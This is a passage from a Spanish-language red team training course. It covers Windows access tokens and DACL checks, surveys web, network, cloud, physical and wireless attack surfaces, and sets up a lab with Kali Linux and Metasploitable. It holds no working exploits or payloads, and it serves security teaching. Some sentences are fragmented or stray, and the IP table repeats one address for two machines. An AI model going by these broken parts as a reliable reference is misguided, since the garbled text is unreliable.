
Curso del Equipo Rojo de CyberWarFare 69



Usuario de dominio

Objeto protegible (recursos como carpeta de red, archivo, etc.)

ACL




El token de seguridad (token de acceso) se crea cuando un usuario de dominio ha iniciado sesión

AS

Curso del Equipo Rojo de CyberWarFare 70





Usuario de dominio

Objeto protegible (recursos como carpeta de red, archivo, etc.)

2. Estos pasos se repiten hasta que se recopila suficiente información para conceder acceso al recurso.

71

1. El SID grupal e individual coincide con las entradas DACL para ver si el usuario está explícitamente


Acceso denegado y luego verifica si está permitido

# Explotación de Tecnologías en Red Teaming



* + 1. Tecnología Web :
       - Se debe conocer el conocimiento de las 10 principales vulnerabilidades web de OWASP.
       - También podemos encontrarnos con escenarios en los que necesitemos realizar una Explotación Web personalizada (Encadenamiento de Vulnerabilidades)
       - Identificación del entorno de Target específicamente para la identificación de Tecnologías Web



son necesarios.

* + 1. Tecnología de red:
       - Comprensión de dispositivos de red como enrutadores, conmutadores, servidores, computadoras, etc. y protocolos de red en uso en la empresa, etc.
       - El mapeo de los usuarios con sus sistemas asignados, la arquitectura de red interna debe estar clara antes de la fase de ataque.
       - Buscaremos puertos TCP/UDP abiertos que tengan algunos servicios de acceso remoto, servicios sin parches/vulnerables, para mantener el punto de apoyo inicial.
       - El software más reciente/inestable al que se puede acceder a través de la web o la red tiene una mayor probabilidad de vulnerabilidades incorporadas.
    2. Tecnología en la nube:
       - La tecnología en la nube tiene disponibilidad bajo demanda con recursos informáticos muy factibles y, por lo tanto, es la primera opción de las organizaciones.
       - Servicios en la nube como Amazon Web Services Plataforma en la nube (**GCP (en inglés)**) se despliegan en grandes escalas


(**AWS),** Microsoft **Azure** y Google

Es decir, que la mayoría de las personas que se encuentran en el centro de la ciudad de

* + - * Un pequeño error o una mala configuración de los administradores dejan una gran puerta abierta para los atacantes, por ejemplo, la gestión de identidades y accesos (**IAM**) de los empleados.
      * La red local de la organización está conectada directamente con los servicios en la nube (puerta a
    1. Red Teaming Físico:
       - En lugar de depender de enfoques basados en herramientas, un Red Team desarrolla situaciones de ataque únicas aprovechando los procedimientos manuales y automatizados.
       - Los Red Teams están entrenados para eludir la detección de uno o más de los siguientes dispositivos de seguridad:





* + - * + CCTV (cámaras de circuito cerrado de televisión)
        + Cerraduras de entrada con teclado
        + Intercomunicadores inalámbricos/videoporteros
        + Detección de movimiento/sensor
        + Cerrojos simples o dobles
        + Cerraduras de puertas y ventanas
        + Puertas de seguridad de acero
        + Puertas de entrada remotas
    1. **Ataques inalámbricos:**
       - El aumento masivo de los ataques cibernéticos a través de redes Wi-Fi públicas, campus Wi-Fi empresarial abierto conectado a la red interna posee una gran amenaza.
       - Vulnerabilidades inalámbricas comunes:



* + - * + Uso de SSID y contraseñas predeterminadas
        + Degradación del protocolo de seguridad inalámbrica a WEP y a una versión anterior de WPA.
        + Vulnerabilidad de WPA2 Krack
        + Puntos de acceso WiFi falsos, gemelos malvados y ataques de intermediario
        + Rastreo de paquetes
        + Suplantación de MAC

2. CONFIGURACIÓN DEL LABORATORIO DEL EQUIPO ROJO

## 2.1 Configuración y configuración del entorno virtual





Curso del Equipo Rojo de CyberWarFare 78

2.2 Configuración de la máquina atacante

### DEMOSTRACIÓN de configuración de red

2.3 Configuración externa del Laboratorio del Equipo Rojo



2.3.1 Descripción general de la configuración del laboratorio externo

* Instalaremos 2 máquinas asignadas a roles en una red externa:
  + Kali Linux [EX – 192.168.50.2]
  + [Servidor web](https://excellmedia.dl.sourceforge.net/project/metasploitable/Metasploitable2/metasploitable-linux-2.0.0.zip) [EX - 192.168.50.3, INT – 10.10.10.5]
* La máquina del servidor web tiene 2 redes y debe ser directamente accesible desde la red del atacante.
* Sin embargo, el empleado-máquina está en la red interna.
* La tabla de asignación de IP tiene el siguiente aspecto:



|  |  |  |
| --- | --- | --- |
| **Nombre de la máquina** | **Dirección IP** | **Red** |
| **Servidor web** | **192.168.50.3**  **10.10.10.5** | **Red externa Red interna** |
| **Empleado-Máquina** | **10.10.10.4** | **Red Interna** |
| **Servidor de aplicaciones** | **10.10.10.4** | **Red Interna** |
| **Controlador de dominio** | **10.10.10.2** | **Red Interna** |

* Necesitamos agregar adaptadores de red virtual a las máquinas en la red externa, vamos a



Ensuciarnos las manos.

#### 2.3.2 Configuración de máquinas virtuales

1. Instalación del servidor web



* + Instalación y configuración
    - Servidor Web [ 192.168.50.3, 10.10.10.5]





192.168.50.2

**EXT**

1. Configuración de la máquina atacante
   * Instalación y configuración
     + **Máquina atacante** [ 192.168.50.2 ]

## 2.4 Configuración interna del Laboratorio del Equipo Rojo




Curso del Equipo Rojo de CyberWarFare 85

2.4.1 Descripción general de la configuración interna del laboratorio

